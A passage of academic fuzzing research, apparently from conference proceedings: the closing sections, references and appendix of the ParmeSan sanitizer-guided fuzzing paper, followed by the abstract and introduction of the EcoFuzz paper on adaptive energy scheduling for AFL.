For CVE-2014-0160 (HeartBleed), on the other hand, we see that the sanitizer chosen does not have as significant an impact on how fast the bug is triggered. This is mainly due to the fact that ASan gives us a large number of targets. Note, that while fuzzing, we found a number of other crashes not related to HeartBleed, due to other memory errors. However, for CVE-2015-8317 (out-of-bounds heap read on libxml), we see a major improvement, even though we get a large set of targets.

The interesting insight we get from these experiments is that ParmeSan is able to target specific kinds of bugs based on the sanitizer used for target acquisition and can thus be used to fuzz applications more effectively. For example, the use-after-free bug in `pcre2` might manifest itself as a type confusion bug. Using Tysan for target acquisition, we are able to trigger the bug 20% faster. We have focused our analysis on a small number of common off-the-shelf sanitizers. For a more comprehensive overview of different sanitizers and behavior, we would like to point to the work of Song & al. [42].

8.4 New bugs

We apply ParmeSan to finding new bugs and compare the results with a number of state-of-the-art fuzzers using a selection of libraries. We include a random sampling of applications from OSS-Fuzz [39] and three target applications (`jhead` , `pbc` , `protobuf-c`) that were evaluated in recent work in fuzzing [3, 12, 32] in which we were able to uncover new bugs. We setup ParmeSan to fuzz the most recent commits on the master branch of the applications from the OSS-Fuzz sample. In total, ParmeSan was able to uncover 736 crashes, of which we determined 47 to be unique based on the call stack. Of these crashes 37 were found in the (somewhat) outdated `pbc` library, while 10 of them were found in up-to-date well-fuzzed libraries. The bugs found in the OSS-Fuzz applications, jhead, and protobuf-c have all been been triaged and resolved.

We emphasize that our analysis here (and in general evaluating a fuzzer on the number of new bugs found) on selected targets only serves as a case study and is not useful to assess the overall fuzzing performance—given that the selection of the targets and their particular versions can heavily influence the results. We refer the reader to the previous subsections for experiments detailing ParmeSan's overall fuzzing performance.

Overall, our results show that ParmeSan outperforms other state-of-the-art directed greybox fuzzers by adding DFA information and dynamic control-flow graph construction. We have shown that directing fuzzing towards targets achieved by a sanitizer-guided analysis is an effective bug-finding strategy, allowing us to outperform state-of-the-art coverage-

Prog	Version	Bugs	NEUZZ		QSYM		Angora		ParmeSan	
			1h	24h	1h	24h	1h	24h	1h	24h
OSS Fuzz [39]										
curl	54c622a	1	0	0	0	0	0	0	0	1
json-c	ddd0490	0	0	0	0	0	0	1	1	1
libtiff	804f40f3	1	0	0	0	0	0	1	1	1
libxml2	1fbcf40	2	0	0	0	0	0	1	1	2
libpcap	c0d27d0	1	0	0	0	0	0	1	1	1
OpenSSL	6ce4ff1	1	0	0	0	1	0	1	1	1
ffmpeg	9d92403	0	0	0	0	0	0	0	0	0
harfbuzz	b21c5ef	0	0	0	0	0	0	0	0	0
libpng	3301f7a1	0	0	0	0	0	0	0	0	0
Targets from prior work [3, 12, 32]										
jhead	3.03	2	0	2	0	2	2	2	2	2
pbc	0.5.14	37	9	9	2	12	10	29	23	37
protobuf-c	1.3.1	1	0	0	0	0	1	1	1	1

Table 6: New bugs found within 1h and 24h by ParmeSan and other state-of-the-art fuzzers. The version is denoted by either a version number or a commit id. In total ParmeSan found 47 new bugs.

oriented fuzzers as well. We have seen that ParmeSan can be between 37% to 876% faster at triggering bugs than other state-of-the-art fuzzer. In two cases, ParmeSan could find bugs that none of the other fuzzers could find.

9 Related work

In the software engineering community, search-based test data generation has been common for a number of years [24, 30, 31]. In a security context this approach is known as fuzzing.

Greybox Fuzzing Greybox fuzzing has been successfully applied to fuzzing a large number of programs [17,47]. FairFuzz [26] augments AFL to prioritize seeds that exercise uncommon branches to improve branch coverage. Steelix [28] uses instrumentation to record comparison progress, allowing it to solve so-called "magic bytes" that need to be fixed not to quit the program at an early stage.

VUzzer [36] first suggested using dynamic data-flow analysis (DFA) in a greybox fuzzing strategy, allowing the input mutation to focus on the bytes that affect branches. ParmeSan shows DFA can also be used to accurately augment the control-flow graph for direct fuzzing purposes. REDQUEEN uses a lightweight input-to-state correspondence mechanisms as an alternative to data-flow analysis [3]. Angora [9] uses a gradient descent-based strategy to solve branch constraints in an efficient manner. NEUZZ [40] uses neural networks to approximate the discrete branching behavior of a target application and uses this information to implement a similar gradient-guided optimization as Angora.

Similarly to Matryoshka [10], ParmeSan relies on control-flow and data-flow analysis to augment the fuzzing process. However, ParmeSan relies on such information to augment the CFG and fixing indirect calls, rather than using it to solve constraints.

Directed Greybox Fuzzing Böhme & al. introduce directed greybox fuzzing [4] with AFLGo. AFLGo takes a set of predetermined targets and tries to guide the fuzzing process in that direction. Unlike ParmeSan, AFLGo cannot operate as a drop-in replacement for coverage-guided fuzzing, as it includes no generic target acquisition analysis. Hawkeye [8] improves upon the ideas in AFLGo by supporting indirect calls using static alias analysis. While Hawkeye supports reaching targets via indirect calls, unlike ParmeSan's dynamic CFG distance calculation, the static call-target analysis incurs overapproximations and does not take the input seed into account for distance calculation.

Driller [43] introduces hybrid fuzzing. By only using symbolic execution selectively for a smaller compartments of the total program, it is able to avoid path explosion common to prior symbolic execution approaches, and is thus able to scale to larger programs. KATCH utilizes static analysis and symbolic execution to generate inputs for increasing patch test coverage [29]. QSYM [46] introduces a new symbolic execution engine tailored to hybrid fuzzing, which is able to scale to larger programs than previous attempts at symbolic execution. TaintScope [45] uses tainting and symbolic execution to avoid the target program exiting an an early stage due to invalid checksums in the input. A similar approach is taken by T-Fuzz [34], which transforms the target program by removing hard-to-solve checks to more easily reach possible bugs in the program. After a possible bug is found, T-Fuzz tries to reconstruct the input with symbolic execution such that the input passes the checks and triggers the deep bug.

Another use case for sanitizers in fuzzing that builds on similar ideas is the concurrent work presented by Chen et al. in SAVIOR [11], which suggests using the UBSan sanitizer to improve hybrid fuzzing. It solves constraints for UBSan checks to direct the fuzzing process towards actual bugs, avoiding costly concolic execution for many branches that are less prone to bugs. Note that this approach is not directly applicable to sanitizers, such as ASAN, that use internal datastructures (e.g., shadow memory). In contrast, ParmeSan's generic dynamic taint tracking strategy makes it sanitizer-agnostic. This allows ParmeSan to use all available LLVM sanitizers for more fine-grained targeting of bug classes as shown in Section 8.3.

In a similar manner to ParmeSan, Hercules [35] uses dynamic CFG reconstruction techniques to reach bugs. While Hercules focuses on bug reproducibility (i.e., generating a crashing input given a target application and a crash report), ParmeSan focuses on finding bugs without the knowledge that a certain crash exists (i.e., generating a crash given a target application). Hercules augments the CFG with indirect calls and tainting information to satisfy conditions for reach-

ing a target crash site. ParmeSan uses similar information, but instead uses it to improve distance calculations with better estimation of indirect call targets, given the input bytes that the fuzzer is mutating.

10 Conclusion

We presented ParmeSan, a sanitizer-guided greybox fuzzing pipeline. ParmeSan leverages off-the-shelf sanitizers, not only for detecting vulnerabilities as commonly used by prior fuzzers, but to actively guides the fuzzing process towards triggering the sanitizer checks. We identified a number of challenges in sanitizer-guided fuzzing, and discussed how ParmeSan addresses them. ParmeSan shows that off-the-shelf sanitizers are useful not only for bug detection, but also for finding interesting fuzzing targets that match real-world bugs. ParmeSan trivially retargets the fuzzing strategy to different classes of bugs by switching to a different sanitizer, all in an automated and blackbox fashion. Our experimental results show that ParmeSan finds many classes of bugs with significantly lower time-to-exposure (TTE) than state-of-the-art fuzzers. ParmeSan is *37%* faster than existing state-of-the-art coverage-based fuzzers (Angora) and *288%* faster than directed fuzzers (AFLGo) when covering the same set of bugs. Techniques used by ParmeSan, such as taint-enhanced input mutation and dynamic CFG construction can further benefit other fuzzers. To foster further research and encourage reproducibility, we will open-source ParmeSan upon acceptance of the paper.

11 Acknowledgments

We thank our shepherd, Aurélien Francillon, and the anonymous reviewers for their feedback. This work was supported by the EU's Horizon 2020 research and innovation programme under grant agreement No. 786669 (ReAct), by the Netherlands Organisation for Scientic Research through grants 639.023.309 VICI "Dowsing" and 639.021.753 VENI "PantaRhei", by the United States Office of Naval Research (ONR) under contract N00014-17-1-2782, and by Cisco Systems, Inc. through grant #1138109. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of any of the sponsors or any of their affiliates.

References

[1] DataFlowSanitizer. https://clang.llvm.org/docs/DataFlowSanitizer.html . Online; accessed 30-March-2019.

[2] UndefinedBehaviorSanitizer. https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html . Online; accessed 30-March-2019.

[3] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *Network and Distributed System Security Symposium (NDSS 2019)*, 2019.

[4] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2329–2344. ACM, 2017.

[5] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1032–1043, New York, NY, USA, 2016. ACM.

[6] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs. In *Symposium on Operating Systems Design and Implementation (OSDI)*, volume 8, pages 209–224, 2008.

[7] Hongxu Chen, Yuekang Li, Bihuan Chen, Yinxing Xue, and Yang Liu. Fot: a versatile, configurable, extensible fuzzing framework. In *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 867–870. ACM, 2018.

[8] Hongxu Chen, Yinxing Xue, Yuekang Li, Bihuan Chen, Xiaofei Xie, Xiuheng Wu, and Yang Liu. Hawkeye: towards a desired directed grey-box fuzzer. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2095–2108. ACM, 2018.

[9] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *IEEE Symposium on Security and Privacy (SP)*, pages 711–725. IEEE, 2018.

[10] Peng Chen, Jianzhong Liu, and Hao Chen. Matryoshka: fuzzing deeply nested branches. In *ACM Conference on Computer and Communications Security (CCS)*, London, UK.

[11] Yaohui Chen, Peng Li, Jun Xu, Shengjian Guo, Rundong Zhou, Yulong Zhang, Long Lu, et al. SAVIOR: Towards Bug-Driven Hybrid Testing. In *IEEE Symposium on Security and Privacy (SP)*, 2020.

[12] Yuanliang Chen, Yu Jiang, Fuchen Ma, Jie Liang, Mingzhe Wang, Chijin Zhou, Xun Jiao, and Zhuo Su. Enfuzz: Ensemble fuzzing with seed synchronization among diverse fuzzers. In *28th USENIX Security*

Symposium (USENIX Security 19), pages 1967–1983, Santa Clara, CA, August 2019. USENIX Association.

[13] Maria Christakis, Peter Müller, and Valentin Wüstholz. Guiding dynamic symbolic execution toward unverified program executions. In *Proceedings of the 38th International Conference on Software Engineering*, pages 144–155. ACM, 2016.

[14] LLVM Developers. TySan: A type sanitizer. https://lists.llvm.org/pipermail/llvm-dev/2017-April/111766.html , 2017. Online; accessed 19-March-2019.

[15] Brendan Dolan-Gavitt, Patrick Hulin, Engin Kirda, Tim Leek, Andrea Mambretti, Wil Robertson, Frederick Ulrich, and Ryan Whelan. Lava: Large-scale automated vulnerability addition. In *IEEE Symposium on Security and Privacy (SP)*, pages 110–121. IEEE, 2016.

[16] Xiaoning Du, Bihuan Chen, Yuekang Li, Jianmin Guo, Yaqin Zhou, Yang Liu, and Yu Jiang. Leopard: Identifying vulnerable code for vulnerability assessment through program metrics. In *Proceedings of the 41st International Conference on Software Engineering*, ICSE '19, pages 60–71, Piscataway, NJ, USA, 2019. IEEE Press.

[17] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. Collafl: Path sensitive fuzzing. In *IEEE Symposium on Security and Privacy (SP)*, pages 679–696. IEEE, 2018.

[18] Vijay Ganesh, Tim Leek, and Martin Rinard. Taint-based directed whitebox fuzzing. In *Proceedings of the 31st International Conference on Software Engineering*, pages 474–484. IEEE Computer Society, 2009.

[19] Xi Ge, Kunal Taneja, Tao Xie, and Nikolai Tillmann. DyTa: Dynamic Symbolic Execution Guided with Static Verification Results. pages 992–994, 05 2011.

[20] Patrice Godefroid, Nils Klarlund, and Koushik Sen. DART: Directed Automated Random Testing. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '05, pages 213–223, New York, NY, USA, 2005. ACM.

[21] Patrice Godefroid, Michael Y Levin, and David Molnar. SAGE: whitebox fuzzing for security testing. *Queue*, 10(1):20, 2012.

[22] Inc. Google. fuzzer-test-suite. https://github.com/google/fuzzer-test-suite , 2018. Online; accessed 30-March-2019.

[23] Istvan Haller, Asia Slowinska, Matthias Neugschwandtner, and Herbert Bos. Dowsing for Overflows: A Guided Fuzzer to Find Buffer Boundary Violations. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)*, pages 49–64, Washington, D.C., 2013. USENIX.

[24] Mark Harman. Automated test data generation using search based software engineering. In *Proceedings of the Second International Workshop on Automation of Software Test*, page 2. IEEE Computer Society, 2007.

[25] Chris Lattner and Vikram Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the international symposium on Code generation and optimization: feedback-directed and runtime optimization*, page 75. IEEE Computer Society, 2004.

[26] Caroline Lemieux and Koushik Sen. Fairfuzz: Targeting rare branches to rapidly increase greybox fuzz testing coverage. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineer-ing*, 2018.

[27] Yiwen Li, Brendan Dolan-Gavitt, Sam Weber, and Justin Cappos. Lock-in-pop: Securing privileged operating system kernels by keeping on the beaten path. In *2017 USENIX Annual Technical Conference (USENIX ATC 17)*, pages 1–13, Santa Clara, CA, July 2017. USENIX Association.

[28] Yuekang Li, Bihuan Chen, Mahinthan Chandramohan, Shang-Wei Lin, Yang Liu, and Alwen Tiu. Steelix: program-state based binary fuzzing. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*, pages 627–637. ACM, 2017.

[29] Paul Dan Marinescu and Cristian Cadar. KATCH: high-coverage testing of software patches. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, pages 235–245. ACM, 2013.

[30] Phil McMinn. Search-based software test data generation: A survey: Research articles. *Softw. Test. Verif. Reliab.*, 14(2):105–156, June 2004.

[31] Phil McMinn. Search-based software testing: Past, present and future. In *2011 IEEE Fourth International Conference on Software Testing, Verification and Validation Workshops*, pages 153–163. IEEE, 2011.

[32] Trail of Bits. ProtoFuzz: A Protobuf Fuzzer. https://blog.trailofbits.com/2016/05/18/protofuzz-a-protobuf-fuzzer/ , 2016. Online; accessed 31-January-2019.

[33] Mathias Payer, Antonio Barresi, and Thomas R Gross. Fine-grained control-flow integrity through binary hardening. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 144–164. Springer, 2015.

[34] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-Fuzz: fuzzing by program transformation. In *IEEE Symposium on Security and Privacy (SP)*, pages 697–710. IEEE, 2018.

[35] V. Pham, W. B. Ng, K. Rubinov, and A. Roychoudhury. Hercules: Reproducing crashes in real-world application binaries. In *2015 IEEE/ACM 37th IEEE International Conference on Software Engineering*, volume 1, pages 891–901, May 2015.

[36] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. VUzzer: Application-aware Evolutionary Fuzzing. In *Network and Distributed System Security Symposium (NDSS)*, February 2017.

[37] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. AddressSanitizer: A fast address sanity checker. 2012.

[38] Kostya Serebryany. Sanitize, fuzz, and harden your C++ code. In *USENIX Enigma*, 2016.

[39] Kostya Serebryany. Oss-fuzz-google's continuous fuzzing service for open source software. 2017.

[40] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. NEUZZ: Efficient fuzzing with neural program smoothing. In *IEEE Symposium on Security and Privacy (SP)*, 2019.

[41] Stelios Sidiroglou-Douskos, Eric Lahtinen, Nathan Rittenhouse, Paolo Piselli, Fan Long, Deokhwan Kim, and Martin Rinard. Targeted automatic integer overflow discovery using goal-directed conditional branch enforcement. In *ACM Sigplan Notices*, volume 50, pages 473–486. ACM, 2015.

[42] Dokyung Song, Julian Lettner, Prabhu Rajasekaran, Yeoul Na, Stijn Volckaert, Per Larsen, and Michael Franz. SoK: sanitizing for security. *arXiv preprint arXiv:1806.04355*, 2018.

[43] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, volume 16, pages 1–16, 2016.

[44] Jonas Wagner, Volodymyr Kuznetsov, George Candea, and Johannes Kinder. High system-code security with low overhead. In *IEEE Symposium on Security and Privacy (SP)*, pages 866–879. IEEE, 2015.

[45] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. TaintScope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *IEEE Symposium on Security and Privacy (SP)*, pages 497–512. IEEE, 2010.

[46] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A practical concolic execution engine tailored for hybrid fuzzing. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 745–761, 2018.

[47] Michal Zalewski. American Fuzzy Lop: a security-oriented fuzzer. http://lcamtuf.coredump.cx/afl/ , 2010. Online; accessed 31-January-2019.

[48] Mingwei Zhang, Rui Qiao, Niranjan Hasabnis, and R Sekar. A platform for secure static binary instrumentation. In *ACM SIGPLAN Notices*, volume 49, pages 129–140. ACM, 2014.

A Additional results

In this appendix, we include some additional results of our evaluation of different components of ParmeSan, as well as an evaluation of our target pruning strategy.

A.1 Impact of different components

In Table 7, we present the results on the Google fuzzer-test-suite, where we individually disable each of the three core components: lazy sanitizer optimization (*lazysan*), *target pruning*, and the dynamic CFG *dyncfg*. Overall, our results show that each component has a significant impact on fuzzing performance. Note that the lazysan optimization requires the dyncfg component.

When disabling the *lazysan* component, we see a degradation in TTE in almost every single case. The outliers are the bugs in `libssh` and the memory leak in `openssl` , where the performance improves when disabling lazysan. As discussed previously, this degradation in performance is due to the fact that the sanitizer is disabled when triggering the bug. Note that ParmeSan will still catch the bug, but triggering the sanitizer might be delayed until the *exploitation phase*.

Overall, we see that the different individual components each contribute significantly to the total performance of ParmeSan. For example, disabling the *lazysan* optimization, increases the TTE by 25%. Likewise, our target pruning accounts for 28% of the improvement. Without target pruning,

Prog	Type	Runs	ParmeSan		No lazysan		No pruning		No dyncfg	
boringssl	UAF	10	1850	25m	1850	37m	2503	47m	2520	51m
c-ares	BO	10	200	1s	200	1s	260	1s	200	1s
freetype2	IO	5	49320	43h	49320	46h	✗	✗	✗	✗
pcre2	UAF	10	8761	8m	8761	12m	29036	14m	10531	12m35s
lcms	BO	10	540	41s	540	1m10s	2990	2m10s	758	1m40s
libarchive	BO	10	4123	13m	4123	18m	6001	20m	5833	21m
libssh	ML	10	123	50s	123	31s	304	1m15s	285	55s
libxml2	BO	10	2701	11m	2701	17m	5066	20m	5123	23m
libxml2	ML	10	2554	17m	2554	15m	7580	22m	7966	25m
openssl-1.0.1f	BO	10	543	3m4s	543	4m30s	700	5m	610	4m52s
openssl-1.0.1f	ML	10	709	37s	709	40s	719	42s	713	42s
proj4	ML	10	80	1m26s	80	1m30s	83	1m40s	80	1m30s
re2	BO	10	3267	12m35s	3267	17m10s	3920	20m13s	3450	18m21s
woff2	BO	10	83	8m	83	13m	91	20m	83	13m
woff2	OOM	10	49	12s	49	19s	50	20s	49	19s
Geomean diff					**+0%**	**+25%**	**+19%**	**+28%**	**+17%**	**+34%**

Table 7: Impact of different components of ParmeSan on branch coverage and time-to-exposure of the bug.

Prog	Type	Run time		Compile time	Targets		
		DFA	+dyncfg	Target acquisition	ParmeSan	No c.b. pruning	No pruning
boringssl	UAF	2%	3%	200%	51	51	253
c-ares	BO	5%	5%	170%	21	21	36
freetype2	IO	5%	5%	170%	730	950	8538
pcre2	UAF	2%	2%	190%	1856	2051	21781
lcms	BO	0%	1%	140%	95	98	785
libarchive	BO	1%	1%	170%	273	340	1431
libssh	ML	3%	3%	180%	55	45	229
libxml2	BO	1%	1%	210%	670	751	5131
libxml2	ML	2%	2%	210%	670	751	5131
openssl-1.0.1f	BO	1%	1%	240%	43	39	304
openssl-1.0.1f	ML	1%	1%	240%	43	39	304
proj4	ML	3%	3%	140%	18	15	41
re2	BO	1%	1%	160%	295	370	2129
woff2	BO	1%	2%	180%	24	20	33
woff2	OOM	10%	10%	180%	24	20	22
Geomean		**2%**	**2%**	**183%**	**112** (+0%)	**108** (-3.5%)	**716** (+539%)

Table 8: Run-time and compile-time overhead introduced by the individual ParmeSan components.

the behavior of ParmeSan becomes similar to baseline Angora, effectively emulating pure coverage-guided fuzzing.

By disabling the *dyncfg* component, we see an increase of 34% in TTE. Note that by disabling this component, we also effectively disable the *lazysan* component, as it relies on the control-flow information available by the *dyncfg* component. We further evaluate the added benefit of the *dyncfg* component in Section A.1.1.

A.1.1 Dynamic CFG

Since ParmeSan uses a dynamic CFG to get a better estimate of the distance to the targets, we also want to show that the more accurate CFG actually improves the fuzzing process, rather than adding more overhead. The existing benchmarks—mostly C libraries—rarely contain a lot of indirect calls. However, in many applications (e.g., servers), indirect calls are common. We show the effect of dynamic CFG construction on three different experiments.

We fuzz 4 applications where we artifically demote (a random selection of) of the direct calls to indirect calls (with 2 dummy call targets added) and obtain the targets using the ParmeSan pipeline (with ASan), 3 applications where we demote direct calls and manually target the bug, and finally run the whole ParmeSan pipeline (with ASan) opn 3 real-world applications with a large number of indirect calls. The results for these three experiments can be found in Table 9. Overall, we see that the dynamic CFG component has a higher impact if there are indirect calls on the path to the bug to be found (e.g., in `libjpeg-turbo`). We also kept track of how much time is spent on the dynamic CFG component. Overall the overhead is negligible in most cases, accounting for less than 3% of the total execution time (as shown in Table 8).

A.1.2 Comparison against SAVIOR

For the sake of completeness, we include Table 10, which shows how ParmeSan compares against Angora and SAV-

Prog	Calls demoted	Mean. TTE		p-val
		no dyncfg	dyncfg	
base64	5	55s	54s	0.19
who	10	2m32s	2m21s	**0.03**
uniq	8	48s	22s	**0.005**
md5sum	15	8m34s	6m32s	**0.007**
Manual targeting				
libjpeg-turbo	30	43m	11m	**0.004**
libpng	20	1m29s	21s	**0.006**
libpng	20	10s	10s	0.06
freetype2	5	1s	1s	0.09
Real-world programs				
httpd	0	10s	1s	**0.003**
cxxfilt	0	1m45s	1m5s	**0.02**
boringssl	0	51m	37m	**0.005**

Table 9: Time-to-exposure of bugs in programs where a number of direct calls have been "demoted". Apache `httpd` , `cxxfilt` , and `boringssl` have not been modified, as they already contain indirect calls. Statistically significant values ($p < 0.05$) are highlighted.

	Angora	SAVIOR	**ParmeSan**	
			ASan	`lava_get()`
base64	48	48	48	48
md5sum	59	59	60	60
uniq	29	29	29	29
who	2295	2357	2320	2353

Table 10: Comparison of Angora, SAVIOR, and ParmeSan on LAVA-M. Mean number of LAVA-M bugs found over 10 24-hour runs using 3 parallel instances. We include results for ParmeSan for target acquisition using ASan, as well as explicitly targetting `lava_get()` (replicating the setup described in [11]).

Prog	Targets (pre-prune)	Targets (post-prune)	Bugs	Bugs Found		
				1m	1h	24h
base64	1950	212	44	48	48	48
md5sum	1639	101	57	31	59	60
uniq	1832	193	28	29	29	29
who	2120	385	2136	1544	1957	2353

Table 11: Analysis target pruning statistics and number of bugs found within 1 minute and within 24 hours. Some of the LAVA-M programs contain more bugs than specified in the dataset.

IOR on the well-known (but what might be considered outdated) LAVA-M dataset. We include this table to be able to show a head-to-head comparison against SAVIOR. We replicate the setup used by SAVIOR in [11], where the targets are acquired in a manual way (i.e., explicitly targeting the inlined calls to `lava_get()`), rather than using sanitizers for target acquisition, and use 3 fuzzing instances in parallel. Overall, the results for ParmeSan and SAVIOR are comparable, with the exception of `md5sum` , where ParmeSan finds one more hard-to-trigger bug (unlisted bug #499) and `who` , where SAVIOR is able to trigger two more bugs. We hypothesize that ParmeSan is able to trigger the `md5sum` bug due to its ability to execute more test cases per second, while SAVIOR is better at finding the remaining two bugs in `who` due to its symbolic execution-based constraint solving strategy. Moreover, with ParmeSan, we were able to reproduce the very same results on LAVA when using a single fuzzing instance (and CPU core), suggesting ParmeSan's fuzzing-only strategy can provide results comparable to SAVIOR's constraint solving-assisted strategy but with less resources. We also include the results for using ASan for targeting.

EcoFuzz: Adaptive Energy-Saving Greybox Fuzzing as a Variant of the Adversarial Multi-Armed Bandit



Tai Yue, Pengfei Wang, Yong Tang*, Enze Wang, Bo Yu, Kai Lu, Xu Zhou
National University of Defense Technology
{yuetai17, pfwang, ytang, wangenze18, yubo0615, kailu, zhouxu}@nudt.edu.cn

Abstract

Fuzzing is one of the most effective approaches for identifying security vulnerabilities. As a state-of-the-art coverage-based greybox fuzzer, AFL is a highly effective and widely used technique. However, AFL allocates excessive energy (i.e., the number of test cases generated by the seed) to seeds that exercise the high-frequency paths and can not adaptively adjust the energy allocation, thus wasting a significant amount of energy. Moreover, the current Markov model for modeling coverage-based greybox fuzzing is not profound enough. This paper presents a variant of the Adversarial Multi-Armed Bandit model for modeling AFL's power schedule process. We first explain the challenges in AFL's scheduling algorithm by using the reward probability that generates a test case for discovering a new path. Moreover, we illustrated the three states of the seeds set and developed a unique adaptive scheduling algorithm as well as a probability-based search strategy. These approaches are implemented on top of AFL in an adaptive energy-saving greybox fuzzer called EcoFuzz. EcoFuzz is examined against other six AFL-type tools on 14 real-world subjects over 490 CPU days. According to the results, EcoFuzz could attain 214% of the path coverage of AFL with reducing 32% test cases generation of that of AFL. Besides, EcoFuzz identified 12 vulnerabilities in GNU Binutils and other software. We also extended EcoFuzz to test some IoT devices and found a new vulnerability in the SNMP component.

1 Introduction

Fuzzing is an automated software testing method that is popular and effective for detecting vulnerabilities in software, which was first devised by Barton Miller in 1989 [23, 32]. Since then, fuzzing has been developed rapidly [22]. As one of the most effective techniques, Coverage-based Greybox Fuzzing (CGF) has attracted several researchers' attention [6]. Combined with genetic algorithms, CGF obtains the path coverage generated by the instrumentation tools and uses it to select good seeds. This technique helps the fuzzing to proceed in a direction that constantly improves the coverage, and more coverage being achieved leads to more bugs for triggering [9]. As Miller's report, a 1% increase in code coverage increases the percentage of bugs found by 0.92% [24].

One of the most popular and widely-adopted CGF is American Fuzzy Lop (AFL) [40]. AFL is an efficient method for file application fuzzing and has identified numerous high-impact vulnerabilities [39]. However, when AFL was used to fuzz real-world programs, it displayed certain shortcomings. The main challenge is that the majority of the test cases exercise the same few paths, thus causing a significant amount of energy wasted on the high-frequency paths [6]. Especially in the later stages of fuzzing, the seeds that exercise high-frequency paths can no longer help in improving the discovery of new paths. However, AFL's constant power schedule is unable to allocate energy to the seeds reasonably. Typically, AFL assigns too much energy to the seeds exercising high-frequency paths. Such problems reflect the insufficient performance of AFL's schedule algorithm. More importantly, the schedule algorithm of AFL is not built on a scientific theoretical model.

Some methods and techniques have been proposed to increase the performance of scheduling algorithms. AFLFast modeled the *transition probability* of mutating a seed for generating a test case exercising another path with the transition probability in a Markov chain [6]. Then, AFLFast implemented a monotonous power schedule to assign energy [6]. This can rapidly approach the minimum energy required for discovering a new path. However, AFLFast cannot flexibly adjust the allocation strategy according to the fuzz process, thereby increasing the average energy cost of discovering a new path. Besides, though AFLFast proposed the transition probability in fuzzing and determined the method for assigning energy as per the transition probability [6], it was unable to provide a detailed analysis of the transition probability. It is not possible to calculate the transition probability from a discovered path to an undiscovered path. In fact, in this con-

*Corresponding author

text, selecting the next seed and assigning energy to the seed is the classic "exploration vs. exploitation" trade-off problem from game theory, not a simple probability problem.

This paper proposes a *variant of the Adversarial Multi-Armed Bandit* (VAMAB) model to model CGF. We modeled each seed as a "bandit" of VAMAB, which is a classical concept from MAB, and explained the trade-off between exploration and exploitation in CGF as per the VAMAB model. Moreover, the Markov chain was used for understanding the details from a probabilistic perspective. As opposed to AFLFast [6], our model's perspective for regarding the process of power schedules is derived from game theory, which helps in better understanding the challenges in schedule algorithm compared to the Markov chain. Further, an *adaptive average-cost-based power schedule* algorithm as well as a *self-transition-based probability estimation method* were developed according to the VAMAB model and were implemented on AFL in a tool named EcoFuzz, which is an *adaptive energy-saving greybox fuzzer*. Compared to AFL's constant schedule and AFLFast's monotonous schedule, EcoFuzz implements an adaptive schedule that can effectively reduce energy wastage, which maximizes the path coverage in the finite times of executions. EcoFuzz is particularly well-suited in situations that have limited performance, such as fuzzing the IoT devices and fuzzing the binary programs via QEMU. In this paper, EcoFuzz was evaluated with six state-of-the-art AFL-type fuzzers such as AFLFast, FairFuzz and MOPT on 14 real-world software [6,17,21]. We also compared EcoFuzz with other four tools like Angora on LAVA-M [10,12]. The following are the contributions made in this paper.

- An Variant of the Adversarial Multi-Armed Bandit (VAMAB). We proposed a VAMAB model to model the CGF, as well as proposed the *reward probability* which is the probability of the seed to discover new paths. We presented the variations of reward probability in detail and introduced the attenuation of this probability. Further, we explained AFL's challenges, classified CGF into three states, and put forth strategies that could enhance AFL's performance in each state.
- Self-transition-based Probability Estimation Method (SPEM). We designed a method to estimate the reward probability for selecting seeds in the exploitation state. This method is more accurate than AFL's search strategy for selecting the next seed with a high reward probability.
- Adaptive Average-Cost-based Power Schedule (AAPS). We recommended an adaptive power schedule that assigns energy to each seed by utilizing the average-cost as the baseline, and then monotonously increases the energy. Compared to AFLFast, AAPS can adjust the next energy allocation by assessing previous allocations.
